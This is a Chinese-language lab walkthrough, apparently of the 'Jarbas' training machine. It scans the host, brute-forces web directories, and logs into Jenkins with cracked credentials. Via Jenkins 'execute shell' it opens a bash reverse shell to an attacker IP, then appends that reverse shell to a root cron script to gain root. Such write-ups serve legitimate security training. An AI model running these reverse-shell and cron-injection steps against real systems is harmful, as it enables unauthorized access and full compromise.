
JARBAS

2023年9月17日 18:31


一.扫描阶段：

1.主机发现，端口扫描

2.详细扫描：



3.脚本漏洞扫描：



二.web渗透

1.连接到192.168.253.140


网页以及源码并无特殊之处

2.利用漏洞扫描枚举的80以及8080端口网页路径

8080端口的路径发现名为Jenkins的登录系统，因为不知道用户名和密码且破解难度高，固将该优先级排后

3.对80端口进行目录爆破sudo gobuster dir -u http://192.168.253.140 -x .html --wordlist=/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt

-x:指定爆破目录的格式，该次为html，如果此次没有指定则爆破不出来



发现/access.html下有三组密码

破解：

tiago: italia99

trindade:vipsu

eder:marianna


尝试进行登录

发现都登录失败，尝试账户密码混乱输入eder-vipsu成功（该过程也可生成账户和密码字典进行爆破）

四.shell脚本注入

1.登录到名为jenkins的管理页面

Build




在build中找到execute shell反弹shell选项，输入/bin/bash -i >& /dev/tcp/192.168.253.141/4444 0>&1命令

2.在终端开启监听：nc -lvp 4444


查看：whoami | id | unam -a | sudo -l ：发现当前没有任何权限

3.想办法提权，看看有哪些命令是有root权限的，发现很多命令都用不了

看看当前有没有定期执行任务 cat /etc/crontab



发现一个以root权限每五分钟执行的文件；查看



将反弹shell写入其中：echo "/bin/bash -i >& /dev/tcp/192.168.253.141/4444 0>&1" >> /etc/script/CleaningScript.sh

开启监听等待五分钟，获得具有root用户权限的登录